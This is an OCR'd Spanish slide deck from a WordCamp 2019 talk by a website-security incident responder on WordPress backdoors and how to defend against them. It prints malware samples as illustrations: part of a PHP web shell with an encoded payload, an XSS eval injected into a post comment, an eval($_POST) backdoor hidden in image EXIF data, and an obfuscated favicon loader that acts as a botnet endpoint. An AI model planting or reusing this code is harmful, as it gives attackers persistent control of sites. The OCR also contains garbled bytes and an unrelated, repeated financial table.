Sponsored by

GoDaddy

Backdoors: El Bueno, El Feo y El malo

Néstor Angulo de Ugarte

26/01/2019 – WordCamp Zaragoza 2019

BACKDOOR: EL BUENO, EL FEO, Y EL MALO

- **Néstor Angulo de Ugarte**

Security Incident Response

GoDaddy

SUCURI


QUIÉN LES HABLA

- Ingeniero Informático
- Tecnólogo humanista
- Asesor en tecnología
- Fotógrafo y Early adopter. Curioso por naturaleza
- Enero de 2015: SUCURI
  - Incident Response
  - Easy SSL

Más info: **about.me/pharar**
Tw: @**pharar**

SOBRE Sucuri

- Sucuri: Anaconda (No es Securi ni Security)
- Website security
- Especializada en webs y CMS, escritos en PHP y JS, SQL…
- 2008: Fundación
- 2017: GoDaddy



- Totalmente remota
- Servicios 24/7/365 a todo el mundo
- Operada por personas de más de 15 países de todo el globo
- Scanners gratuitos:
  - Sitecheck
  - Performance

CONCEPTOS

5

CIBERSEGURIDAD. DISCLAIMER

- Rama de la seguridad orientada al mundo digital.
- Ciberseguridad web: Aquella orientada a los eventos que transcurren a través de los puertos 80 y 443 y entornos involucrados .
- **TODA la información privada y actores de la presentación son ficticios o han sido modificados para que no reflejen datos privados ni escenarios reales. Cualquier similitud con la vida real es pura coincidencia.**

HACKER Y CIBERTERRORISTA

- Hacker:
  - Persona con curiosidad que explora los límites impuestos por materiales, leyes, algoritmos, etc. y va más allá del objeto inicial por el que se concibe un objeto, un entorno o un algoritmo.

- Ciberterrorista:
  - Hacker informático cuyo objetivo es negativo o busca mejorar su estatus a costa de los demás
  - El Hacker Malo.

HACKER MALO VS ANALISTA

HACKER MALO: CEREBRO CRIMINAL DE LA HISTORIA

ANALISTA: SHERIFF

MALWARE. CÓDIGO COMO HERRAMIENTA

- Malware:
  - Pieza de código orientada a la consecución de un objetivo negativo o moralmente deplorable.
- Código informático:
  - Las Pistolas
  - ¿Hay pistolas malas o buenas?

SEGURIDAD POR CAPAS. LA FORTALEZA

Nuestro website es la Fortaleza que el Hacker Malo quiere abordar.

Para esto, debe superar las diferentes barreras que hay protegiéndola o encontrar una brecha en alguna.

Las capas:

Física:
- Conectividad
- Computación
- Almacenamiento

Lógica
- Algoritmos/protecciones
- Bases de datos

Social

SOLUCIONES ELEGANTES VS CHAPUCERAS

Hacker de guante blanco:

- Ejecución comandos
- Backdoor pequeña
- Entre comentarios
- Cambio mínimo en tamaño
- Se mimetiza
- El host no nota nada extraño


Hacker "feo":

- Fichero nuevo
- Ofuscado
- Intrusivo
- Firmado

07asu.php

```
<?PHP # Web Shell by LaMiN3 DK | r3c0d3d by AnoaGhost
$auth_pass = "7815696ecbf1c96e6894b779456d330e"; /* password : asd */
$color = "#FF66FF";
$default_use_ajax = true;
$default_charset = 'Windows-1251';
$default_action='FilesMan';
preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x61\x74
\x65\x28\x62\x61\x73\x65\x36\x34\x5F\x64\x65\x63\x6F\x64\x65\x28'7L15XyLJs
jD899zf73yHGo73oKdtpUC6pW2dEQQsFJR9mZnHC1UIBcUyFIswp7/7GxGZWRvFYuvM30d9X2d
soSqXyMjIiMjMWA609nNzZkyf+u2ldCkN
    tOjhwVMxWagkC78Eb0ulx6cyfHu6TidzpeBvRxf/+C/8T3+WDn/UTbM9hdKJh4c7JfmLT9
XbhyJWOglA44Hfjo6kP/7xXz9Uiw9QTx2N+nr7cFelY+nAASB2/w17P2wPxtMl1HyEwr8E1W5z
Am1CrSPoY00pjMtqhT+88IyB1Ri2gwJK6MP9rkmvHN+gVV0dDeeHgdn0+eM5gurt+FjS2upkOX
a1cvwajF34gaK6QFG/ExT1PUAZyy5Y80t3AYMV3wGasBua8PdCE34XaCJuaCLfC03k9dDAKnme
DdWpPhra7ZnTyfHBeKEd/YH/
    XraaZvvT2VN7qI609iG9uMAy4gXUoxfwCF5AMVg8k8tAgH3GgvhZvwxdLLq6AQX1r/
    DQaA9ZlaM/nkeTw4MevD/oWW9YL70PHwAI0ST8Ho4mGlX75UD/7ej/
    0Dco+stBD8cjOjy5FHWg3w8fLgDlB/rVpavX1qTd7F98+zZpT2eToeQZC2/o6OIbsrGf9a
H+hFMWbE8mo8mTMeoEj3Pl+3tEof0SHj9RATN4HHK/GjRfntovbXWGmH6a6o02KAKv6fuToQ/0
6aH9cNDs60rT77PRtG0+TWZDLMRfA5PSh+3DILDIJ5jeovKQCx5LwfBJNMg4Lwx4f7YrnUjBZq
/5wtiiBD+vqgS0etgajYwji3fOzPYTvrOEwGHHO57OWD3kHNSiP2T404k+No2m2W2bhwfNyaS5
ZIV+4NOkm0/01Hr5k0QfoPUx4cPZAuBEFPsi+TWNy/GbJQlgIGsg0Ass50SLb0H2iq8pPmwoMh
0Zo0V7cmjOWvDt8PH28emheBw6jsDoLy+lwEIfBkgYjUxoNghfg9BE2zDb9sOh/hIkXB6Yzef2
0wAoFB4TcXWQuKynNPs493ZBPqOMbift8Wgy1YcdRkfQoKabzZbRfhKTYLoaXntLHRx0R0Cu6k
LDslAOPh3yjn3kDwzjZ7Wr6RPXY2zGtwUaMkcEm3pnd4BCHITRVNuHgV9/Bb4YOEXmKIrQjB5s
L8uLMf0Ay/0i+AK++Sj/Jv0I/Z8Gj0RTJ/TVqdEIfMCS1s2peRgYj0z9BXE2Xsx0LXAk/
    etfEs4+PD88SN8/xK/vi7/4oBO4eNBdN3h0eXn53IT5Z8sDJ89aIe6iwPmgCF8YV0Xim/
```


untitled
1
Welcome to WordPress. This is your first post. [<a title="]" rel="
nofollow">[" <!-- style='position:fixed;top:0px;left:0px;width:6000
px;height:6000px;color:transparent;z-index:999999999' onmouseover="eval
(atob('dmFyIHggPSBkb2N1bWVudC5nZXRFbGVtZW50c0J5VGFnTmFtZSgiYSIpOwp2YXIg
aTsKZm9yIChpID0gMDsgaSA8IHgubGVuZ3RoOyBpKyspIHsKICAgIGlmKHhbaV0uc3R5bGU
ud2lkdGggPT0gIjYwMDBweCIpe3hbaV0uc3R5bGUuZGlzcGxheT0ibm9uZSI7fQp9Cgp2YX
IgZWwgPSBkb2N1bWVudC5jcmVhdGVFbGVtZW50KCJpZnJhbWUiKTsKZWwuaWQgPSAnaWZyY
W1lMjInOwplbC5zdHlsZS5kaXNwbGF5ID0gImZpeGVkIjsKZWwuc3R5bGUudGçdWdpbnMva
GVsbG8ucGhwJzsKfQp9'))" > --><a>] Edit or delete it, then start
blogging!



BACKDOOR: LA PIEZA PELIGROSA

¿QUÉ ES? ¿CÓMO FUNCIONA?

- Pieza de código cuyo objetivo es permitir:
  - Ejecución de comandos
  - Accesos no autorizados
- Importante: **saltándose los protocolos de seguridad**
- Afianzamiento de una brecha en los muros de la fortaleza
- Necesita primero ser instalada, ya sea por:
  - Ingeniería social (Ej, fake plugins)
  - Por una vulnerabilidad (Ej, exploit)
  - Cross-Contamination, o dispersión por otra infección local ajena a tu sitio web.

EL ARTE DE LA GUERRA. LA CADENA DE CONFIANZA

- Para defendernos adecuadamente, debemos pensar como penetrar el sistema primero
- A más puertas y ventanas, más difícil defender tu fortaleza
- ¿Confías en tus distribuidores? ¿Cuánto confías?
  - La confianza es nuestro punto más débil
  - Significa delegar la responsabilidad en un tercero
  - Es necesaria

OBJETIVOS EN UN ENTORNO WORDPRESS

- Analicemos objetivos:
  - Usuarios
  - Base de datos, Información
  - Infraestructura
  - Bot node
  - Reputación

¿ES UNA BACKDOOR MALA POR DEFECTO?

Ejecución de código

Saltándose los protocolos de seguridad

REPASEMOS

¿QUÉ ES UN PROTOCOL DE SEGURIDAD?

PROTOCOLOS DE SEGURIDAD

Reglas y procedimientos que se deben cumplir para aseverar la idoneidad y la confiabilidad de un código o un acceso.

En algunos casos llega a ser engorroso… afecta a la productividad.

Solución: CADENA DE CONFIANZA

¿ES UNA BACKDOOR MALA POR DEFECTO?

NO.
SON
HERRAMIENTAS

BACKDOORS "BUENAS"

- Existen y tienen como objetivo facilitar procesos
- Necesidad de establecer
  - Diferentes niveles de seguridad
  - Cadenas de confianza
- Ejemplos:
  - Features
  - Notifications
  - System update tools
  - Find My mobile
  - Seguridad, tracking, gobiernos

25

DOS EJEMPLOS DE TIPOLOGÍAS. "CABALLO DE TROYA" "WALKING DEAD"


CABALLO DE TROYA

leading-indicator-table-5-565px.jpg

Search

Japan ETP multi-year asset growth


- Japan accounts for 2.5% of global ETP markets. The 10-year CAGR for Japan ETP AUM is 18.9%. The 5-year CAGR is 2.7%.



Assets (US$bn)	2001	2002	2003	2004	2005	2006	2007	2008	2009	2010	2011	May-12
ETF assets	6.6	21.0	27.6	30.3	31.8	34.6	34.2	27.4	24.6	32.2	35.0	39.3
Other ETP assets	–	–	–	–	–	–	0.0	0.3	0.3	0.4	0.6	0.6
ETP total assets	**6.6**	**21.0**	**27.6**	**30.3**	**31.8**	**34.6**	**34.2**	**27.8**	**24.9**	**32.6**	**35.6**	**39.9**
# ETFs	8	18	18	15	13	13	15	61	68	80	90	96
# Other ETPs	–	–	–	–	–	–	1	4	5	9	9	9
# ETPs	**8**	**18**	**18**	**15**	**13**	**13**	**16**	**65**	**73**	**89**	**99**	**105**

Note: CAGR = Compound Annual Growth Rate. Data as at end May 2012.
Source: BlackRock Investment Institute, Bloomberg.

Œ•ÀÊsŒã◀õ˘6ãç¶˘•úÛ©∏öu¶˘ÛQ~u._3òfit_Ñfl˘¥\m7˝,‡∏wùMƒ”≠7œò˙ãÛ©r˘úΔÛ¢¸&˘Õ¢
„iøÈg√ºÍn&ùiæ|«'_ùKóÃÊ7ù·7¸mM˘K8.ÁSq4ÎMÛÊ>¢¸Í\æg1ºËø øÛh∏/o˙Yi pÔ:õâßZoü1ıÁRÂÛ9çÁE¯M˘õEΔ”“Œ
áv'‹M:”|˘è®ø:ó/ôÃo:/¬o ./.6õ ñp\:Œ¶,i÷õÁÃ}E˘'π|Œcy—~Ê—q¥flÙ≥C·fiu7N¥fl>cÍ/


leading-indicator-table-5-565px.jpg
Search
Japan ETP multi-year asset growth
Japan accounts for 2.5% of global ETP markets. The 10-year CAGR for Japan ETP AUM is 18.9%. The 5-year CAGR is 2.7%.
Assets US$bn
45
products
120
leading-indicator-table-5-565px.jpg
eeval(base64_decode('aWYgKGlzc2V0KCRfUE9TVFsienoxIl0pKSB7ZXZhbChzdHJpcHNsYXNoZXMoJF9QT1NUWyJ6ejEiXSkpO30=
<x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.0-c061 64.140949, 2010/12/07-10:57:01
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about=""
xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/
ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpMM:OriginalDocumentID="xmp.did:
758E3EE21B206811923FB75123BF1858" xmpMM:DocumentID="xmp.did:288CF4B1B85A11E1843389E36D25EC47"
xmpMM:InstanceID="xmp.iid:288CF4B0B85A11E1843389E36D25EC47" xmp:CreatorTool="Adobe InDesign CS5.5
(7.5.3)"> <xmpMM:DerivedFrom stRef:instanceID="uuid:4e63142e-c05c-2b4f-996a-7f2d73881706"
stRef:documentID="xmp.did:1DA01A74072068118C14EE51D67162FF"/> </rdf:Description> </rdf:RDF> </x:xmpmeta>
<?xpacket end="r"?>
Note: CA
Source:

leading-indicator-table-5-565px.jpg


Search

Japan ETP multi-year asset growth

- Japan accounts for 2.5% of global ETP markets. The 10-year CAGR for Japan ETP AUM is 18.9%. The 5-year CAGR is 2.7%.

leading-indicator-table-5-565px.jpg

ÿ˘·°ExifII*&m,/.*/
eval(base64_decode('aWYgKGlzc2V0KCRfUE9TVFsienoxIl0pKSB7ZXZhbChzdHJpcHNsYXNoZXMoJF9QT1NUWyJ6ejEiXSkpO30=
));ÿDuckyd˘·ohttp://ns.adobe.com/xap/1.0/<?xpacket begin="Ôªø" id="W5M0MpCehiHzreSzNTczkc9d"?>
<x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.0-c061 64.140949, 2010/12/07-10:57:01
"> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about=""



Assets (US$bn)	2001	2002	2003	2004	2005	2006	2007	2008	2009	2010	2011	May-12
ETF assets	6.6	21.0	27.6	30.3	31.8	34.6	34.2	27.4	24.6	32.2	35.0	39.3
Other ETP assets	–	–	–	–	–	–	0.0	0.3	0.3	0.4	0.6	0.6
ETP total assets	**6.6**	**21.0**	**27.6**	**30.3**	**31.8**	**34.6**	**34.2**	**27.8**	**24.9**	**32.6**	**35.6**	**39.9**
# ETFs	8	18	18	15	13	13	15	61	68	80	90	96
# Other ETPs	–	–	–	–	–	–	1	4	5	9	9	9
# ETPs	**8**	**18**	**18**	**15**	**13**	**13**	**16**	**65**	**73**	**89**	**99**	**105**

Note: CAGR = Compound Annual Growth Rate. Data as at end May 2012.
Source: BlackRock Investment Institute, Bloomberg.

aWYgKGlzc2V0KCRfUE9TVFsienoxIl0pKSB7ZXZhbChzdHJpcHNsYXNoZXMoJF9QT1NUWyJ6ejEiXSkpO30=

Decode >>

Decoded Press Select then Ctrl (Cmd) + C to copy to clipboard

```
if (isset($_POST["zz1"])) {eval(stripslashes($_POST["zz1"]));}
```


BOOSTED!!

WALKING DEAD

UN PEQUEÑO ICONO...

- favicon-vflk5FiAC.ico

```php
?php
f (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718')) {
  define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);
  $thxzqsaz = 9669;
  function rgakyqy($eztimjoyq, $cxgon) {
      $symcwhpc = '';
      for ($i = 0;$i < strlen($eztimjoyq);$i++) {
          $symcwhpc.= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$ez
      }
      $ffjhcahkad = "base" . "64_decode";
      return $ffjhcahkad($symcwhpc);
  }
  $owpjujowns = 'bTCX6xwiIdHnGlV4O6cHGUMyGH0QIlGU76wpVLk9ORQX6xw
  $wczmc = Array('1' => 'e', '0' => '9', '3' => 'A', '2' => 'S',
  eval
  /*zbwyuqbz*/
  (rgakyqy($owpjujowns, $wczmc));

/55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW820W42
?>
```

PARA NO ABURRIRLES


- Varios pasos de encriptación
- Código final:
  - Bot net endpoint
  - Podia elegir remotamente cargando la opción deseada:
    - Eliminarse
    - Cargar una URL en bucle
    - Cargar un plugin
    - Listar CMS, plugins, temas y ficheros, así como info del sistema
    - Inyectar Spam


BOOSTED!!!

37

¿CÓMO PROTEGERNOS DE ELLAS?

SEGURIDAD POR CAPAS



Los plugins te ayudan

Medidas de seguridad generales

No asistidos (o casi)

Escaner de integridad:

Detecta cambios en ficheros

Calcula los cambios

Huella digital MD5

PLUGINS. EL ESCÁNER DE INTEGRIDAD.

BACKUPS Y ACTUALIZACIONES

- ¡Crea una Estrategia de Copias de Seguridad!
- Realiza copias de seguridad de manera frecuente
- **NUNCA almacenes copias de seguridad en tu servidor de producción (cross-site contamination)**
- Las copias de seguridad deben almacenarse en un lugar seguro
- Hay muchos servicios que ofrecen servicios de respaldos

